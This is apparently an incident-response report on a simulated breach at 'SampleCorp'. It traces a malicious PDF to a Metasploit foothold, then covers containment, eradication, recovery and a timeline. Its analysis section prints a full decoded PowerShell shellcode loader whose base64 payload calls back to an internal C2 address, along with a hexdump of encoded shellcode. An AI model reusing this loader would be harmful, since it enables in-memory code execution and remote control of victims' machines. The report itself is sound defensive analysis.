
Upon inspection, it became clear that double encoding was used, likely as a means to bypass detection mechanisms. The SOC team successfully decoded the malicious payload, revealing the exact PowerShell code executed within the memory of `WKST01.samplecorp.com`.

```
function znO1 {
    Param ($dGMmF, $dW3N)
    $wkQ = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $wkQ.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($wkQ.GetMethod('GetModuleHandle')).Invoke($null,
@($dGMmF)))), $dW3N))
}

function pc70 {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $wL4O,
        [Parameter(Position = 1)] [Type] $dqwK = [Void]
    )
    $xXai = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $xXai.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $wL4O).SetImplementationFlags('Runtime, Managed')
    $xXai.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $dqwK, $wL4O).SetImplementationFlags('Runtime, Managed')

    return $xXai.CreateType()
}
[Byte[]]$dk =
[System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJISItSYEiLUhhli1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0FCLSBhEi0AgSQHQ41ZI/8IBizSISAHWTTHJSDHArEHByQ1BAc
E44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11IMdtTSb53aW5pbmV0AEFWSInhScfCTHcmB//VU1NIieFTWk0xwE0xyVNTSbo6VnmnAAAAAP/V6A8AAAAxOTIuMTY4LjIyMC42NgBaSInBScfAmB8AAE0xyVNTagNTSbpXiZ/GAA
AAAP/V6J4AAAAvTmJ5aUEzM3BqYS1NSjQwbDBKc1hzUVZudTlqbkRGMkM0UW9PTDg5LWJrSkFKanRBZ1ZSRE8zNXdEUlhIMHBoVDZNTF9GdmpjaGtUVUlYVElza2ZpNXILUVVKcnNNV0d5SF9hWjI1OUo1SmpPYVBqR0s1
OG9aQ2hVcGJoMk01N0d1RHJBbzZOc1RrbDZVNGxxZXZDRDVEVkdwcXd1AEiJwVNaQVhNMc
ITSLgAMqCEAAAAAFBTUOnHwutVLjv/1UiJxmoKX0iJ8WofWIJogDMAAEmJ4GoEQVIJunVGnoYAAAAA/9VNMcBTWkiJ8U0xyU0xyVNTScfCLQYYe//VhcB1H0jHwYgTAABJukTwNeAAAAAA/9Vl/890Auuq6FUAAABTWWpAWkmJ0cHiEEnHwAAQAABJulikU+UAAAAA/9Vlk1NTSInnSInxSInaScfAACAAAEmJ+Um6Ep
aJ4gAAAAD/1UiDxCCFwH5yZosHSAHDhcB10IjDWGoAWUnHwvC1olb/1Q==")

$yzi = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((znO1 kernel32.dll VirtualAlloc), (pc70 @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $dk.Length,0x3000,
0x40)
[System.Runtime.InteropServices.Marshal]::Copy($dk, 0, $yzi, $dk.length)

$gL_n6 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((znO1 kernel32.dll CreateThread), (pc70 @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$yzi,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((znO1 kernel32.dll WaitForSingleObject), (pc70 @([IntPtr], [Int32]))).Invoke($gL_n6,0xffffffff) | Out-Null

PS C:\Users\[redacted]> [System.Text.Encoding]::ASCII.GetString($dk)
A▯?8?u?L▯LE9?u?XD?@S▯▯?fA?HD?@▯▯?A?▯?H▯?AXAX^YZAXAYAZH?? AR??XAYZH?▯?K???]H1?SI?wininet AVH??I??Lw&??SSH??SZM1?M1?SSI?:Vy?  ???▯ 192.168.220.66 ZH??I??? M1?SSj▯SI?W???  ????
/NbyiA33pja-MJ40I0JsXsQVnu9jnDF2C4QoOL89-bkJAJjtAgVRDO35wDRXH0phT6ML_FvjchkTUlXTIskfi5yKQUJrsMWGyH_aZ259J5JjOaPjGK58oZChUpbh2M57GuDrAo6NsTkI6U4lqevCD5DVGpqwu H??SZAXM1?SH? 2??
PSSI???U.;??H??j
_H??jZRh?3 I??j▯AYI?uF??  ??M1?SZH??M1?M1?SSI??-▯▯{????uH???▯ I?D?S?  ??H??t▯???U  SYi@ZI????▯I?? ▯ I?X?S?  ??H?SSH??H??H?I??  I??I?▯???  ??H?? ??t?f?H▯???u?X?Xj YI?????V??
```

By leveraging open source intelligence, our SOC team determined that this PowerShell code is probably linked to the Metasploit post-exploitation framework.



To support our hypothesis that `Metasploit` was used, we dived deeper into the detected shellcode. We specifically exported the packet bytes containing the shellcode (as `a.bin`) and subsequently submitted them to VirusTotal for evaluation.



```
└─[★]$ xxd a.bin
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000030: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000060: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000080: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000090: 4141 c314 0408 83ec 10da d4b8 4191 5940  AA..........A.Y@
000000a0: d974 24f4 5b29 c9b1 5b83 ebfc 3143 1503  .t$.[)..[...1C..
000000b0: 4315 a364 a5a8 a187 5629 c50e b318 c575  C..d....V).....u
000000c0: b70b f5fe 95a7 7e52 0e33 f27b 21f4 b85d  ......~R.3.{!..]
000000d0: 0c05 909e 0f85 eaf2 efb4 2507 f1f1 5bea  ..........%...[.
000000e0: a3aa 1059 54de 6c62 dfac 61e2 3c64 80c3  ...YT.lb..a.<d..
000000f0: 92fe dbc3 15d2 504a 0e37 5c04 a583 2b97  ......PJ.7\...+.
00000100: 6fda d434 4ed2 2744 96d5 d733 ee25 6a44  o..4N.'D...3.%jD
00000110: 3557 b0c1 aeff 3371 0b01 90e4 d80d 5d62  5W....3q......]b
00000120: 8611 60a7 bc2e e946 13a7 a96c b7e3 6a0c  ..`....F...l..j.
00000130: ee49 dd31 f031 8297 7adf d7a5 2088 1484  .I.1.1..z... ...
00000140: da48 329f a97a 9d0b 2637 5692 b14e 7025  .H2..z..&7V..Np%
00000150: 6de8 10db 8e09 3918 da59 5189 6332 a136  m.....9..YQ.c2.6
```


00376052bc78536843cef4746ddcf4f21d2f70eddfbff749746e90ffd2d5c912

Sign in | Sign up

12 / 58

Community Score

12 security vendors and no sandboxes flagged this file as malicious

Reanalyze | Similar | More

00376052bc78536843cef4746ddcf4f21d2f70eddfbff749746e90ffd2d5c912
file2

Size 1.00 KB | Last Analysis Date 5 months ago

DETECTION | DETAILS | RELATIONS | COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label shikata/metacoder

Family labels shikata | metacoder | shikataganai

Security vendors' analysis | Do you want to automate checks?

ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
Avast	Win32:ShikataGaNai-A [Trj]	AVG	Win32:ShikataGaNai-A [Trj]
BitDefender	Exploit.Metacoder.Shikata.Gen	ClamAV	Win.Trojan.MSShellcode-6360729-4
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen	MAX	Malware (ai Score=87)
Trellix (FireEye)	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Antiy-AVL	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	CMC	Undetected

The results from VirusTotal affirmed our suspicion that `Metasploit` was in play. Both `metacoder` and `shikata` are intrinsically linked to the Metasploit-generated shellcode.

Impact Analysis

In this segment, we should dive deeper into the initial stakeholder impact analysis presented at the outset of this report. Given the company's unique internal structure, business landscape, and regulatory obligations, it's crucial to offer a comprehensive evaluation of the incident's implications for every affected party.

Response and Recovery Analysis

Immediate Response Actions

Revocation of Access

- `Identification of Compromised Accounts/Systems`: Using Elastic SIEM solution, suspicious activities associated with unauthorized access were flagged on `WKST01.samplecorp.com`. Then, a combination of traffic and log analysis uncovered unauthorized access on `HR01.samplecorp.com` as well.
- `Timeframe`: Unauthorized activities were detected at `April 22, 2019, 01:05:00`. Access was terminated by `April 22nd, 2019, 03:43:34` upon firewall rule update to block the C2 IP address.
- `Method of Revocation`: Alongside the firewall rules, Active Directory policies were applied to force log-off sessions from possibly compromised accounts. Additionally, affected user credentials were reset and accessed API keys were revoked, further inhibiting unauthorized access.
- `Impact`: Immediate revocation of access halted potential lateral movement, preventing further system compromise and data exfiltration attempts.

Containment Strategy

- `Short-term Containment`: As part of the initial response, VLAN segmentation was promptly applied, effectively isolating `WKST01.samplecorp.com` and `HR01.samplecorp.com` from the rest of the network, and hindering any lateral movement by the threat actor.
- `Long-term Containment`: The next phase of containment involves a more robust implementation of network segmentation, ensuring specific departments or critical infrastructure run on isolated network segments, and robust network access controls,

ensuring that only authorized devices have access to an organization's internal network. Both would reduce the attack surface for future threats.

- `Effectiveness`: The containment strategies were successful in ensuring that the threat actor did not escalate privileges or move to adjacent systems, thus limiting the incident's impact.

Eradication Measures

Malware Removal

- `Identification`: Suspicious processes were flagged on the compromised systems, and a deep dive forensic examination revealed traces of the `Metasploit` post-exploitation framework, which was further confirmed by `VirusTotal` analysis.
- `Removal Techniques`: Using a specialized malware removal tool, all identified malicious payloads were eradicated from `WKST01.samplecorp.com` and `HR01.samplecorp.com`.
- `Verification`: Post-removal, a secondary scan was initiated, and a heuristic analysis was performed to ensure no remnants of the malware persisted.

System Patching

- `Vulnerability Identification`: A vulnerable instance of `Acrobat Reader` was identified, leading to the initial compromise. Cross-referencing with known vulnerabilities pointed towards a potential exploit being used. A `buffer overflow` vulnerability, in a proprietary application developed by SampleCorp was also identified.
- `Patch Management`: All systems, were promptly updated to the latest version of `Acrobat Reader` that addressed the known vulnerability. The development team rolled out an emergency patch for the `buffer overflow` vulnerability in the proprietary HR application, which was then deployed to `HR01.samplecorp.com`. Patching was done in a staged manner, with critical systems prioritized.
- `Fallback Procedures`: System snapshots and configurations were backed up before the patching process, ensuring a swift rollback if the update introduced any system instabilities.

Recovery Steps

Data Restoration

- `Backup Validation`: Prior to data restoration, backup checksums were cross-verified to ensure the integrity of the backup data.
- `Restoration Process`: The SOC team meticulously restored both affected systems from validated backups.
- `Data Integrity Check` s: Post-restoration, cryptographic hashing using SHA-256 was employed to verify the integrity and authenticity of the restored data.

System Validation

- `Security Measures`: The systems' firewalls and intrusion detection systems were updated with the latest threat intelligence feeds, ensuring any indicators of compromise (IoCs) from this incident would trigger instant alerts.
- `Operational Checks`: Before reintroducing systems into the live environment, a battery of operational tests, including load and stress testing, was conducted to confirm the systems' stability and performance.

Post-Incident Actions

Monitoring

- `Enhanced Monitoring Plans`: The monitoring paradigm has been revamped to include behavioral analytics, focusing on spotting deviations from baseline behaviors which could indicate compromise. In addition, inventory and asset management activities commenced to facilitate the implementation of network access controls.
- `Tools and Technologies`: Leveraging the capabilities of the existing Elastic SIEM, advanced correlation rules will be implemented, specifically designed to detect the tactics, techniques, and procedures (TTPs) identified in this breach.

Lessons Learned

- `Gap Analysis`: The incident shed light on certain gaps, primarily around network access controls, email filtering, network segregation, and user training about potential phishing attempts with malicious documents.
- `Recommendations for Improvement`: Initiatives around inventory and asset management, email filtering, and improved security awareness training are prioritized.
- `Future Strategy`: A forward-looking strategy will involve more granular network access controls and network segmentation, adopting a zero-trust security model, and increasing investments in both security awareness training and email filtering.

Annex A

Technical Timeline

Time	Activity
`April 22nd, 2019, 00:27:27`	One of the employees opened a malicious PDF document (`cv.pdf`) on `WKST01.samplecorp.com`, which exploited a known vulnerability in an outdated version of `Acrobat Reader`. This led to the execution of a malicious payload that established initial foothold on the system.

Time	Activity
`April 22nd, 2019, 00:35:09`	The unauthorized entity accessed various directories on `WKST01.samplecorp.com` containing both proprietary source code and API keys.
`April 22nd, 2019, 00:50:18`	The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They discovered a `buffer overflow` vulnerability in a proprietary HR application running on `HR01.samplecorp.com`. Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.
`April 22nd, 2019, 01:30:12`	The unauthorized entity located an unencrypted database on `HR01.samplecorp.com` containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure `SSH` tunnel.
`April 22nd, 2019, 02:30:11`	SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated `WKST01.samplecorp.com` and `HR01.samplecorp.com` from the network using VLAN segmentation.
`April 22nd, 2019, 03:10:14`	SampleCorp's SOC and DFIR teams plugged a host security solution to both `WKST01.samplecorp.com` and `HR01.samplecorp.com` to collect more data from the affected systems.
`April 22nd, 2019, 03:43:34`	The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.
`April 22nd, 2019, 04:11:00`	A specialized malware removal tool was used to clean both `WKST01.samplecorp.com` and `HR01.samplecorp.com` of the deployed malware.
`April 22nd, 2019, 04:30:00`	All systems, starting with `WKST01.samplecorp.com` were updated to the latest version of `Acrobat Reader`, mitigating the vulnerability that led to the initial compromise.
`April 22nd, 2019, 05:01:08`	The API keys that were accessed by the unauthorized entity have been revoked.
`April 22nd, 2019, 05:05:08`	The login credentials of the user who accessed the `cv.pdf` file, as well as those of users who have recently signed into both `WKST01.samplecorp.com` and `HR01.samplecorp.com`, have been reset.

Time	Activity
`April 22nd, 2019, 05:21:20`	After ensuring that `WKST01.samplecorp.com` was malware-free, the SOC team restored the system from a verified backup.
`April 22nd, 2019, 05:58:50`	After ensuring that `HR01.samplecorp.com` was malware-free, the SOC team restored the system from a verified backup.
`April 22nd, 2019, 06:33:44`	The development team rolled out an emergency patch for the `buffer overflow` vulnerability in the proprietary HR application, which was then deployed to `HR01.samplecorp.com`.